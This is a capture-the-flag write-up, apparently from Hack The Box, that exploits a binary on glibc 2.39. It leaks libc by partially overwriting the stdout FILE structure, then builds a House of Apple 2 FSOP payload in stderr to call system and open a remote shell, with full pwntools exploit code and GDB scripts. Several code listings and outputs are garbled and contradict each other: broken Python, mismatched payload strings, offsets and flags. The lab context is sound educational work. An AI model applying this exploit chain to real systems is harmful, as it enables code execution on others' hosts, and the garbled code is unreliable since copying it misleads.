

The Emptiness Machine

Hack The Box, Cyber Apocalypse 2026 | pwn category | File Stream Oriented Programming on glibc 2.39

1. Objective

The challenge exposes a remote service reachable over netcat and ships an archive containing the binary `the_emptiness_machine` together with the C library it runs against on the target. The stated objective is to achieve code execution on the remote host and read the file holding the flag.

The challenge lore is not mere flavour text: it describes a character entering an empty space where she finds two currents of herself running side by side, and has to decide which one to turn against first. As I confirmed during analysis, those two currents correspond literally to the two `FILE` structures of `stdout` and `stderr`, which sit immediately next to each other in `libc` memory. I found it useful to keep that correspondence in mind, because it anticipated the shape of the solution before any reversing had been done.

The end result was a remote shell obtained through a House of Apple 2 chain, an FSOP technique that hijacks execution flow starting from the corruption of `libc` I/O structures alone, without touching the stack or the heap.

2. Environment setup

I worked entirely on a Kali Linux virtual machine, keeping the challenge material in a dedicated directory. The archive held three files: the binary and, in a subfolder, the `libc` and dynamic loader used by the remote service. The presence of the supplied `libc` is an important detail rather than an incidental one: it means the exploit depends on offsets specific to that version, and that those offsets must be derived from that file rather than from general knowledge.

```
$ tree
.
├── glibc
│   ├── ld-linux-x86-64.so.2
│   └── libc.so.6
└── the_emptiness_machine
```

I identified the library version to establish which mitigations were in play:

```
$ strings glibc/libc.so.6 | grep -i "GNU C Library"
GNU C Library (Ubuntu GLIBC 2.39-0ubuntu8.7) stable release version 2.39.
```

This is decisive. Since version 2.24 `glibc` validates the `vtable` pointer of every `FILE` structure through `IO_validate_vtable`, checking that it falls inside the read-only `__libc_IO_vtables` section. On 2.39 that check is fully in force, so classic FSOP techniques built on a wholly arbitrary `vtable` do not apply, and I had to look for a variant that sidesteps the check rather than breaking it.

2.1 Tools used

Tool	Role in the work
------	------------------

file, checksec	detection of architecture, dynamic interpreter and active mitigations
nm, objdump	symbol enumeration and Intel disassembly of the main function
strings	extraction of the format strings passed to scanf
GDB	runtime inspection of the FILE structures, breakpoints on the flush chain and watchpoints on memory writes
Python 3 with pwntools	automatic offset computation from the supplied libc, payload construction and remote session handling

3. Static analysis of the binary

3.1 Mitigations

The first step was profiling the binary to understand which routes were closed off:

```
(kali@kali) ~/Desktop/challenge
$ cd ~/Desktop/challenge
file the_emptiness_machine
checksec --file=the_emptiness_machine
the_emptiness_machine: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter ./glibc/ld-linux-x86-64.so.2, BuildID[sha1]
=567eaaac36e0c6f59202fffd62b4165d52a50d, for GNU/Linux 3.2.0, not stripped
RELRO    STACK CANARY NX    PIE    RPATH    RUNPATH Symbols    FORTIFY Fortified Fortifiable FILE
Full RELRO No canary found NX enabled PIE enabled No RPATH RW-RUNPATH 42 Symbols No 0 1 the_emptine
ss_machine
(kali@kali) ~/Desktop/challenge
```

Figura 1: Output of file and checksec on the challenge binary.

Protection	State	Operational consequence
Full RELRO	active	the GOT is read-only, no entry overwrite
NX	active	no execution of injected shellcode
PIE	active	randomised addresses, a leak is needed before any jump
Stack canary	absent	irrelevant here, there is no stack buffer to begin with
Not stripped	yes	symbols remain readable and simplify reversing

The combination of Full RELRO and PIE closes off the most direct routes from the outset and forces the attack to be built around a leak of libc addresses.

3.2 Symbol enumeration

I extracted the symbols to see what surface I had. The result was surprisingly thin: the only application function is main, and the only imported library functions are printf, puts, setbuf and __isoc99_scanf.

The complete absence of malloc, free and calloc was valuable information because it ruled out the entire family of heap attacks in one go, which is my default hypothesis whenever a libc ships alongside a binary. That left I/O as the only remaining surface.

3.3 The core of the vulnerability

The disassembly of main is short and shows plainly what makes the program exploitable:

```

(kali@kali) ~/Desktop/challenge
$ sed -n '140,185p' main_disasm.txt
00000000000011a9 <main>:
11a9:    endbr64
11ad:    push    rbp
11ae:    mov     rbp, rsp
11b1:    mov     rax, QWORD PTR [rip+0x2e78]    # 4030 <stdin@GLIBC_2.2.5>
11b8:    mov     esi, 0x0
11bd:    mov     rdi, rax
11c0:    call    1090 <setbuf@plt>
11c5:    mov     rax, QWORD PTR [rip+0x2e54]    # 4020 <stdout@GLIBC_2.2.5>
11cc:    mov     esi, 0x0
11d1:    mov     rdi, rax
11d4:    call    1090 <setbuf@plt>
11d9:    lea     rax, [rip+0xe28]                # 2008 <_IO_stdin_used+0x8>
11e0:    mov     rdi, rax
11e3:    call    1080 <puts@plt>
11e8:    lea     rax, [rip+0x1469]              # 2658 <_IO_stdin_used+0x658>
11ef:    mov     rdi, rax
11f2:    mov     eax, 0x0
11f7:    call    10a0 <printf@plt>
11fc:    mov     rax, QWORD PTR [rip+0x2e1d]    # 4020 <stdout@GLIBC_2.2.5>
1203:    mov     rsi, rax
1206:    lea     rax, [rip+0x1530]              # 273d <_IO_stdin_used+0x73d>
120d:    mov     rdi, rax
1210:    mov     eax, 0x0
1215:    call    10b0 <__isoc99_scanf@plt>
121a:    lea     rax, [rip+0x1527]              # 2748 <_IO_stdin_used+0x748>
1221:    mov     rdi, rax
1224:    mov     eax, 0x0
1229:    call    10a0 <printf@plt>
122e:    mov     rax, QWORD PTR [rip+0x2e0b]    # 4040 <stderr@GLIBC_2.2.5>
1235:    mov     rsi, rax
1238:    lea     rax, [rip+0x15e6]              # 2825 <_IO_stdin_used+0x825>
123f:    mov     rdi, rax
1242:    mov     eax, 0x0
1247:    call    10b0 <__isoc99_scanf@plt>
124c:    nop
124d:    pop     rbp
124e:    ret

Disassembly of section .fini:
0000000000001250 <.fini>:
1250:    endbr64
1254:    sub     rsp, 0x8
1258:    add     rsp, 0x8
125c:    ret

```

Figura 2: Full disassembly of main showing the two scanf calls.

The sequence to look at is the one preceding the first scanf call:

```

11fc: mov rax, QWORD PTR [rip+0x2e1d]    # 4020 <stdout@GLIBC_2.2.5>
1203: mov rsi, rax
1206: lea rax, [rip+0x1530]                # format string
120d: mov rdi, rax
1215: call __isoc99_scanf@plt

```

The key instruction is `mov rax, QWORD PTR [rip+0x2e1d]`. It is not a `lea`, so it does not load the address of the `stdout` variable: it loads the value held in that variable, which is the pointer to the `FILE` structure inside `libc`. That pointer ends up in `rsi`, the second argument to `scanf`, which is the write destination.

In other words the program invites the user to write straight into the I/O structure of `stdout`. A few bytes further on the exact same sequence repeats against `stderr`. The format strings, extracted with `strings`, define the precise width of both writes:

```

$ strings -a the_emptiness_machine | grep -i "rin\|%"
Rin's interaction:
%40s
Rin's interaction:
%224s

```


I therefore have two write primitives: forty characters into `stdout` and two hundred and twenty-four into `stderr`, in that order. A detail worth noting is that `%s` only stops at whitespace characters: null bytes pass through fine, while a space or a newline inside an address truncates the payload. That constraint became

relevant again at the end of the work.

4. Reconnaissance of libc offsets

Counting offsets by hand from hex dumps is the fastest way to introduce silent errors, so I preferred to extract them programmatically from the supplied libc:

```
from pwn import *
libc = ELF("./glibc/libc.so.6")
print("stdout struct:", hex(libc.symbols['_IO_2_1_stdout_']))
print("stderr struct:", hex(libc.symbols['_IO_2_1_stderr_']))
print("_IO_file_jumps:", hex(libc.symbols['_IO_file_jumps_']))
print("system:", hex(libc.symbols['system']))
```



```
(kali@kali)~/Desktop/challenge
$ python3 recon.py
[*] '/home/kali/Desktop/challenge/glibc/libc.so.6'
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
FORTIFY:   Enabled
SHSTK:     Enabled
IBT:       Enabled
stdout struct: 0x2045c0
stderr struct: 0x2044e0
_IO_file_jumps (vtable): 0x202030
system: 0x58750
environ: 0x20ad58
```

Figura 3: Offsets taken directly from the libc shipped with the challenge.

The most interesting figure comes out of the difference between the two structures: $0x2045c0 - 0x2044e0 = 0xe0$, exactly 224 bytes, which is the size of an `_IO_FILE_plus` on x86-64. The two structures are therefore perfectly adjacent, with `stderr` preceding `stdout`. This is the numeric confirmation of the two parallel currents metaphor, and it also explains why the second write was sized at precisely 224 bytes: it covers the whole of the `stderr` structure up to the byte immediately before `stdout`.

5. Phase one: leaking libc addresses

5.1 The constraint on the `_flags` field

Before building any meaningful payload I tested empirically how much I could write without collapsing the program, trying increasing lengths in an automated loop. The behaviour was sharp: with a single character the program survives, from two onwards it terminates immediately.

The explanation lies in the first field of the structure. `_flags` holds the value `0xfbad2887`, where the high part `0xfbad` acts as a magic number that libc checks in order to recognise a valid stream. In little endian those two bytes occupy the third and fourth positions, so any write reaching them destroys the magic and triggers termination. Every payload had to preserve them.

5.2 Partial overwrite of `_IO_write_base`

The standard technique for obtaining a leak from a corrupted stream is to make `_IO_write_base` point to an address lower than `_IO_write_ptr`: on the next flush libc treats everything in between as pending output and prints it. The problem was that I knew no absolute address, since PIE and ASLR randomise them on every run.

The solution I settled on is a partial overwrite. Since `scanf` writes exactly the bytes I send and appends a null terminator, sending 33 bytes produces this effect: the first eight redefine `_flags`, the next twenty-four zero out the three read pointers, the thirty-third overwrites the least significant byte of `_IO_write_base` and the null terminator zeroes the second. The six high bytes stay untouched, so the pointer still points inside `libc` without my ever knowing its address.

```
payload = p64(0xfbad1800) + b"\x00" * 24 + b"\x58"  
p.sendline(payload)
```

[illegible]

Figura 4: The leak in action: over 18 KB of libc data section dumped to the socket.

The result was 18119 bytes of libc memory, consistent with the range computed between the new `_IO_write_base` and the unchanged `_IO_write_ptr`.

5.3 Deriving the base

Knowing that the leak starts at a known libc offset, every qword received corresponds to a precise file address. Relocated pointers satisfy the relation $\text{runtime_value} = \text{base} + \text{file_value}$, so I compared each leaked value against the corresponding value read from the libc on disk and collected the differences. I picked the base by majority vote, discarding results not page-aligned, which makes the computation robust even when non-pointer data is present.

```

kali@kali: ~/Desktop/challenge
$ nc 154.57.164.76 32193
[Subdued Voice]: Let you cut me open... Just to watch me bleed...
Rin's interaction:

...
[+] Leak: 3219 byte
[+] match a offset 0x200058: libc_base = 0x7f90fae00000
system = 0x7f90fae58750
stdout = 0x7f90f50045c0
stderr = 0x7f90f50044e0
[+] Stopped process '/home/kali/Desktop/challenge/the_emptiness_machine' (pid 298011)
kali@kali:~/Desktop/challenge
$

```

Figura 5: Libc base derived from the leak, with the addresses of system, stdout and stderr.

6. Phase two: code execution through House of Apple 2

6.1 Why not an arbitrary vtable

With the base known I had the address of system, but no way to jump to it. On glibc 2.39 the vtable pointer of every FILE structure is validated before use, so I could not replace it with an address of my own.

House of Apple 2 sidesteps the problem rather than confronting it. The idea is to leave a perfectly legitimate vtable in place, `_IO_wfile_jumps`, and hijack the wide vtable instead, that is, the function table reached through the `_wide_data` field. That second level of indirection is subject to no validation at all.

The chain I exploited fires by itself when the program exits. When main returns, `exit` calls `_IO_flush_all`, which for every stream with a non-positive `_mode` and pending data invokes `_IO_OVERFLOW`. Through the legitimate vtable this reaches `_IO_wfile_overflow`, which on finding the wide buffer base at zero passes to `_IO_wdoallocate`, which in turn calls the `__doallocate` slot of the wide vtable passing the structure itself as the first argument. By placing `system` in that slot and a command string at the start of the structure, I get execution.

6.2 Choosing the wide data

The geometric constraint is that the `_wide_vtable` field sits at offset `0xe0` of the wide data, and I only control the 224 bytes of `stderr`. The wide data therefore had to live at an address such that this field fell inside my write window, and with its critical fields already zeroed.

I wrote a script that vets candidates using the data already present in the leak, with no need for the debugger:


```

L-$ cat > scan.py << 'EOF'
from pwn import *

context.binary = ELF("./the_emptiness_machine", checksec=False)
LEAK_START = 0x200058
STDERR = 0x2044e0

p = process([context.binary.path], aslr=True)
p.recvuntil(b"Bin's interaction: ")
p.sendline(p64(0xfbad1800) + b"\x00" * 24 + b"\x58")

leak = b""
while True:
    try:
        c = p.recv(timeout=1)
        if not c: break
        leak += c
    except Exception:
        break
p.close()

def val(vaddr):
    off = vaddr - LEAK_START
    if off < 0 or off + 8 > len(leak):
        return None
    return u64(leak[off:off+8])

print(f"[+] leak {len(leak)} byte, copre {hex(LEAK_START)} - {hex(LEAK_START+len(leak))}")

for W in range(STDERR - 0xe0, STDERR, 8):
    wb, bb = val(W + 0x18), val(W + 0x30)
    if wb is None or bb is None:
        continue
    flag = " <= CANDIDATO" if (wb == 0 and bb == 0) else ""
    print(f"W={hex(W)} write_base={hex(wb)} buf_base={hex(bb)} slot_wide_vtable a stderr+{hex(W+0xe0-STDERR)}{flag}")
EOF
python3 scan.py
[+] Starting local process '/home/kali/Desktop/challenge/the_emptiness_machine': pid 299429
[*] Stopped process '/home/kali/Desktop/challenge/the_emptiness_machine' (pid 299429)
[+] leak 18119 byte, copre 0x200058 - 0x20471f
W=0x204400 write_base=0x7fa30e200200 buf_base=0x7fa30e1b19c0 slot_wide_vtable a stderr+0x0
W=0x204408 write_base=0x7fa30e200140 buf_base=0x7fa30e1b1fc0 slot_wide_vtable a stderr+0x8
W=0x204410 write_base=0x7fa30e1b28c0 buf_base=0x7fa30e1cca38 slot_wide_vtable a stderr+0x10
W=0x204418 write_base=0x7fa30e1b19c0 buf_base=0x7fa30e1cca38 slot_wide_vtable a stderr+0x18
W=0x204420 write_base=0x7fa30e1b1fc0 buf_base=0x7fa30e1cca38 slot_wide_vtable a stderr+0x20
W=0x204428 write_base=0x7fa30e1cca38 buf_base=0x7fa30e1cca38 slot_wide_vtable a stderr+0x28
W=0x204430 write_base=0x7fa30e1cca38 buf_base=0x7fa30e1cca38 slot_wide_vtable a stderr+0x30
W=0x204438 write_base=0x7fa30e1cca38 buf_base=0x7fa30e1cca38 slot_wide_vtable a stderr+0x38
W=0x204440 write_base=0x7fa30e1cca38 buf_base=0x7fa30e1cca38 slot_wide_vtable a stderr+0x40
W=0x204448 write_base=0x7fa30e1cca38 buf_base=0x7fa30e1cca38 slot_wide_vtable a stderr+0x48
W=0x204450 write_base=0x7fa30e1cca38 buf_base=0x7fa30e1cca38 slot_wide_vtable a stderr+0x50
W=0x204458 write_base=0x7fa30e1cca38 buf_base=0x7fa30e1cca38 slot_wide_vtable a stderr+0x58
W=0x204460 write_base=0x7fa30e1cca38 buf_base=0x7fa30e1cca38 slot_wide_vtable a stderr+0x60
W=0x204468 write_base=0x7fa30e1cca38 buf_base=0x7fa30e1cca38 slot_wide_vtable a stderr+0x68
W=0x204470 write_base=0x7fa30e1cca38 buf_base=0x7fa30e1cca38 slot_wide_vtable a stderr+0x70
W=0x204478 write_base=0x7fa30e1cca38 buf_base=0x0 slot_wide_vtable a stderr+0x78
W=0x204480 write_base=0x7fa30e1cca38 buf_base=0x0 slot_wide_vtable a stderr+0x80
W=0x204488 write_base=0x7fa30e1cca38 buf_base=0x0 slot_wide_vtable a stderr+0x88
W=0x204490 write_base=0x0 buf_base=0x7fa30e2044e0 slot_wide_vtable a stderr+0x90
W=0x204498 write_base=0x0 buf_base=0x0 slot_wide_vtable a stderr+0x98 <= CANDIDATO
W=0x2044a0 write_base=0x0 buf_base=0x0 slot_wide_vtable a stderr+0xa0 <= CANDIDATO
W=0x2044a8 write_base=0x7fa30e2044e0 buf_base=0x0 slot_wide_vtable a stderr+0xa8
W=0x2044b0 write_base=0x0 buf_base=0xfbad2086 slot_wide_vtable a stderr+0xb0
W=0x2044b8 write_base=0x0 buf_base=0x0 slot_wide_vtable a stderr+0xb8 <= CANDIDATO
W=0x2044c0 write_base=0x0 buf_base=0x0 slot_wide_vtable a stderr+0xc0 <= CANDIDATO
W=0x2044c8 write_base=0xfbad2086 buf_base=0x0 slot_wide_vtable a stderr+0xc8
W=0x2044d0 write_base=0x0 buf_base=0x0 slot_wide_vtable a stderr+0xd0 <= CANDIDATO
W=0x2044d8 write_base=0x0 buf_base=0x0 slot_wide_vtable a stderr+0xd8 <= CANDIDATO

```

Figura 6: Scanning wide data candidates with write_base and buf_base already at zero.

My first choice turned out to be wrong, and it is worth explaining why: I had selected an address at distance 0x28 from stderr, but the functions in the chain write to wide data fields between offsets 0x00 and 0x40, and those writes landed right on top of the start of stderr, destroying the command string. I then imposed a distance greater than 0x40 and picked the candidate at 0x48.

6.3 The hidden constraint on the command string

The `_flags` field plays a double role, and this is the most treacherous aspect of the chain: it holds the string passed to system, yet its bits are still read as flags by the functions along the way. The classic `/bin/sh` is unusable, because the character `/` is 0x2f and has both `_IO_NO_WRITES` and `_IO_UNBUFFERED` set, which abort the chain in `_IO_wfile_overflow` and `_IO_wdoallocbuf` respectively.

The second byte is constrained too. Using `a;sh;` at first, I observed that the semicolon, value 0x3b, sets `_IO_IN_BACKUP` and triggers a call to `_IO_free_wbackup_area`, which overwrites the very bytes of the string. I pinned the culprit down with a hardware watchpoint on the address:

```

Session Actions Edit View Help
Reading symbols from /home/kali/Desktop/challenge/the_emptiness_machine ...
(No debugging symbols found in /home/kali/Desktop/challenge/the_emptiness_machine)
Attaching to program: /home/kali/Desktop/challenge/the_emptiness_machine, process 308820
Reading symbols from ./glibc/libc.so.6 ...
(No debugging symbols found in ./glibc/libc.so.6)
Reading symbols from ./glibc/ld-linux-x86-64.so.2 ...
(No debugging symbols found in ./glibc/ld-linux-x86-64.so.2)

warning: Expected absolute pathname for libpthread in the inferior, but got ./glibc/libc.so.6.

warning: Unable to find libthread_db matching inferior's thread library, thread debugging will not be available.
0x00007f33f851ba91 in read () from ./glibc/libc.so.6
Hardware watchpoint 1: *(unsigned long*)0x7f33f86044e0

== scrittura su stderr+0 ==
vecchio -> nuovo:
#0 0x00007f33f846fe4b in ?? () from ./glibc/libc.so.6
#1 0x00007f33f845fec6 in __isoc99_scanf () from ./glibc/libc.so.6
#2 0x00005578e946b24c in main ()

== scrittura su stderr+0 ==
vecchio -> nuovo:
#0 0x00007f33f846fe4b in ?? () from ./glibc/libc.so.6
#1 0x00007f33f845fec6 in __isoc99_scanf () from ./glibc/libc.so.6
#2 0x00005578e946b24c in main ()

== scrittura su stderr+0 ==
vecchio -> nuovo:
#0 0x00007f33f846fe4b in ?? () from ./glibc/libc.so.6
#1 0x00007f33f845fec6 in __isoc99_scanf () from ./glibc/libc.so.6
#2 0x00005578e946b24c in main ()

== scrittura su stderr+0 ==
vecchio -> nuovo:
#0 0x00007f33f846fe4b in ?? () from ./glibc/libc.so.6
#1 0x00007f33f845fec6 in __isoc99_scanf () from ./glibc/libc.so.6
#2 0x00005578e946b24c in main ()

== scrittura su stderr+0 ==
vecchio -> nuovo:
#0 0x00007f33f84962a2 in _IO_flush_all () from ./glibc/libc.so.6
#1 0x00007f33f849680d in ?? () from ./glibc/libc.so.6
#2 0x00007f33f8447b74 in ?? () from ./glibc/libc.so.6
#3 0x00007f33f8447bbe in exit () from ./glibc/libc.so.6
#4 0x00007f33f842a1d1 in ?? () from ./glibc/libc.so.6
#5 0x00007f33f842a28b in __libc_start_main () from ./glibc/libc.so.6
#6 0x00005578e946b0e5 in _start ()
[Detaching after vfork from child process 308986]

== scrittura su stderr+0 ==
vecchio -> nuovo:
#0 0x00007f33f848b6cc in _IO_free_wbackup_area () from ./glibc/libc.so.6
#1 0x00007f33f848cf05 in _IO_wfile_overflow () from ./glibc/libc.so.6
#2 0x00007f33f84961e6 in _IO_flush_all () from ./glibc/libc.so.6
#3 0x00007f33f849680d in ?? () from ./glibc/libc.so.6
#4 0x00007f33f8447b74 in ?? () from ./glibc/libc.so.6
#5 0x00007f33f8447bbe in exit () from ./glibc/libc.so.6
#6 0x00007f33f842a1d1 in ?? () from ./glibc/libc.so.6
#7 0x00007f33f842a28b in __libc_start_main () from ./glibc/libc.so.6

== scrittura su stderr+0 ==
vecchio -> nuovo:
#0 0x00007f33f848ce8e in _IO_wfile_overflow () from ./glibc/libc.so.6
#1 0x00007f33f84961e6 in _IO_flush_all () from ./glibc/libc.so.6
#2 0x00007f33f849680d in ?? () from ./glibc/libc.so.6
#3 0x00007f33f8447b74 in ?? () from ./glibc/libc.so.6
#4 0x00007f33f8447bbe in exit () from ./glibc/libc.so.6

```

Figura 7: Watchpoint on writes to stderr+0: after scanf the flush chain functions step in.

The final string is `ap;sh;`: the character `a` is `0x61` and has the problematic bits clear, while `p` is `0x70`, is even and therefore does not set the backup bit. The shell tries to run the non-existent command `ap`, fails, and moves on to `sh`, which is what I am after.

6.4 Final structure written to stderr

Offset	Field	Value	Reason
0x00	<code>_flags</code>	<code>ap;sh;</code>	command string plus flags compatible with the chain
0x20	<code>_IO_write_base</code>	0	<code>write_ptr</code> must be greater than <code>write_base</code>
0x28	<code>_IO_write_ptr</code>	1	same as above, to trigger the flush
0x30	<code>_IO_write_end</code>	<code>system</code>	coincides with the <code>__doallocate</code> slot of the wide vtable
0x88	<code>_lock</code>	zeroed region	avoids a crash when acquiring the lock
0x98	wide vtable	<code>stderr - 0x38</code>	fake table, not validated
0xa0	<code>_wide_data</code>	<code>libc + 0x204498</code>	candidate with fields already zeroed and a safe distance
0xc0	<code>_mode</code>	0	required to be non-positive by <code>_IO_flush_all</code>

0xd8	vtable	_IO_wfile_jumps	legitimate vtable, passes IO_validate_vtable
------	--------	-----------------	--

6.5 Verifying the chain

Before running the exploit against the remote service I verified in GDB that every link was actually being traversed, placing a breakpoint on each function in the chain:

```

Session Actions Edit View Help
[Subdued Voice]: Let you cut me open... Just to watch me bleed...
Rin's interaction:
kali@kali:~$ python3 diag4.py
votos = {}
for i in range(0, len(leak) - 8, 8):
    rt = u64(leak[i:i+8])
    if rt >> 40 && 0xf: continue
    lrrt = libc.u64(LEAK_START + i)
    except Exception: continue
    if 0 < fv < 0x400000 and (rt - fv) & 0xfff == 0:
        votos[rt - fv] = votos.get(rt - fv, 0) + 1
base = max(votos, key=votos.get)
stderr_a = base + OFF_STDERR
W = base + OFF_W
log.success(f'libc base = {hex(base)}')
log.info(f'stderr = {hex(stderr_a)} W = {hex(W)}')
gdb.attach(p, gdbscript=f'''
set pagination off
set confirm off
break _IO_wfile_overflow
command
silent
printf "\n>>> _IO_wfile_overflow raggiunta\n"
continue
end
break _IO_wdoallocbuf
command
silent
printf "\n>>> _IO_wdoallocbuf raggiunta\n"
continue
end
break system
command
silent
printf "\n>>> system_rdi = %s\n", $rdi
x/s $rdi
end
printf "\n--- wide data W ---\n"
x/gx 0x(W)
Continue
''')
pause()
fa = b'appsh\x00\x00'
fa += b'\x00' * 0x10
fa += p64(0) + p64(1) + p64(base + libc.symbols['system'])
fa = fa.ljust(0x88, b'\x00') + p64(stderr_a + 0x48)
fa = fa.ljust(0x98, b'\x00') + p64(stderr_a - 0x38)
fa = fa.ljust(0xab, b'\x00') + p64(W)
fa = fa.ljust(0xc0, b'\x00') + p32(0)
fa = fa.ljust(0xd8, b'\x00') + p64(base + libc.symbols['_IO_wfile_jumps'])
p.sendline(fa)
p.interactive()
PwOC
python3 diag4.py
[*] Starting local process '/home/kali/Desktop/challenge/the_emptiness_machine': pid 319979
[*] libc_base = 0x7f1df4c04000
[*] stderr = 0x7f1df4c044e0 W = 0x7f1df4c04498
[*] Running in new terminal: ['/usr/bin/gdb', '-q', '/home/kali/Desktop/challenge/the_emptiness_machine', '-p',
[*] Waiting for debugger: Done
[*] Paused (press any to continue)
[*] Switching to interactive mode

```

Figura 8: The chain traversed end to end: overflow, wide allocation and finally system with the right rdi.

The three output lines confirm the full path and, above all, show that rdi points to ap;sh;, meaning the first argument to system is the string I intended. A backtrace taken during an earlier check had already shown the sequence system, _IO_wdoallocbuf, _IO_wfile_overflow, _IO_flush_all, exit:




Figura 9: Backtrace documenting the House of Apple 2 chain all the way to system.

7. Post-exploitation and capturing the flag

The final exploit automates both phases and handles the one non-deterministic element of the work. Since %s stops at whitespace characters, if the randomised base yields an address containing a 0x20 or 0x0a byte the payload is truncated and the attempt fails. This is not a flaw in the chain but an intrinsic cost of the write primitive, so I wrapped it in a retry loop that reconnects and therefore draws a fresh base.

The run against the remote service succeeded on the fifteenth attempt:

```

Session Actions Edit View Help
[Subscribed Voice]: Let you cut me open... Just to watch me bleed...
Kin's interaction:
(kali@kali):~$
...
pause()

fs = b'\x00' * 0x18
fs += p64(0) + p64(1) + p64(base + libc.symbols["system"])
fs = fs.ljust(0x88, b'\x00') + p64(stderr_a + 0x48)
fs = fs.ljust(0x98, b'\x00') + p64(stderr_a - 0x38)
fs = fs.ljust(0xab, b'\x00') + p64(0)
fs = fs.ljust(0xc0, b'\x00') + p32(0)
fs = fs.ljust(0xd8, b'\x00') + p64(base + libc.symbols["_IO_file_jumps"])

p.sendline(fs)
p.interactive()
p.smb()
python3 diag4.py
[*] Starting local process '/home/kali/Desktop/challenge/the_emptiness_machine': pid 319979
[*] libc_base = 0x7f1df4a00000
[*] stderr = 0x7f1df4c044e0 W = 0x7f1df4c04498
[*] running in new terminal: ['/usr/bin/gdb', '-q', '/home/kali/Desktop/challenge/the_emptiness_machine', '-p', '319979', '-x', '/tmp/pwmlib-gdbscript-xdjbnucl.gdb']
[*] Waiting for debugger: Done
[*] Paused (press any to continue)
[*] Switching to interactive mode

[*] Opening connection to 154.57.164.81 on port 32460: Done
[*] leak failito
[*] Closed connection to 154.57.164.81 port 32460
[*] tentativo 9
[*] Opening connection to 154.57.164.81 on port 32460: Done
[*] leak failito
[*] Closed connection to 154.57.164.81 port 32460
[*] tentativo 10
[*] Opening connection to 154.57.164.81 on port 32460: Done
[*] leak failito
[*] Closed connection to 154.57.164.81 port 32460
[*] tentativo 11
[*] Opening connection to 154.57.164.81 on port 32460: Done
[*] leak failito
[*] Closed connection to 154.57.164.81 port 32460
[*] tentativo 12
[*] Opening connection to 154.57.164.81 on port 32460: Done
[*] leak failito
[*] Closed connection to 154.57.164.81 port 32460
[*] tentativo 13
[*] Opening connection to 154.57.164.81 on port 32460: Done
[*] leak failito
[*] Closed connection to 154.57.164.81 port 32460
[*] tentativo 14
[*] Opening connection to 154.57.164.81 on port 32460: Done
[*] whitespace a '[\x34', '\x0c', '\x0e', '\x24', '\x0d']. riprovo
[*] Closed connection to 154.57.164.81 port 32460
[*] tentativo 15
[*] Opening connection to 154.57.164.81 on port 32460: Done
[*] libc_base = 0x7f9e92384000
[*] Switching to interactive mode
HTB{falling_4_th3_pr0m1s3_0f_th3_3mptin355_m4ch1n3:_)_f68f4158cde437cfb9a4cc033e51078b}

```

Figura 10: Remote execution of the exploit and capture of the flag.

```
HTB{f4ll1ng_4_th3_pr0m1s3_0f_th3_3mptin355_m4ch1n3:_)_f68f4158cde437cfb9a4cc033e51078b}
```

The wording of the flag closes the loop with the lore: the promise of the emptiness machine was the illusion of being able to separate the two currents, which turned out to be the two I/O structures sitting adjacent in memory.

8. Command summary

Command	Purpose
file the_emptiness_machine	identification of format, architecture and dynamic interpreter
checksec --file=the_emptiness_machine	detection of active mitigations
nm the_emptiness_machine	enumeration of local and global symbols
objdump -d -M intel --no-show-raw-insn the_emptiness_machine	disassembly of the main function
strings -a the_emptiness_machine grep %	extraction of the scanf format strings
strings glibc/libc.so.6 grep 'GNU C Library'	identification of the glibc version
gdb -q ./the_emptiness_machine	runtime inspection of the FILE structures
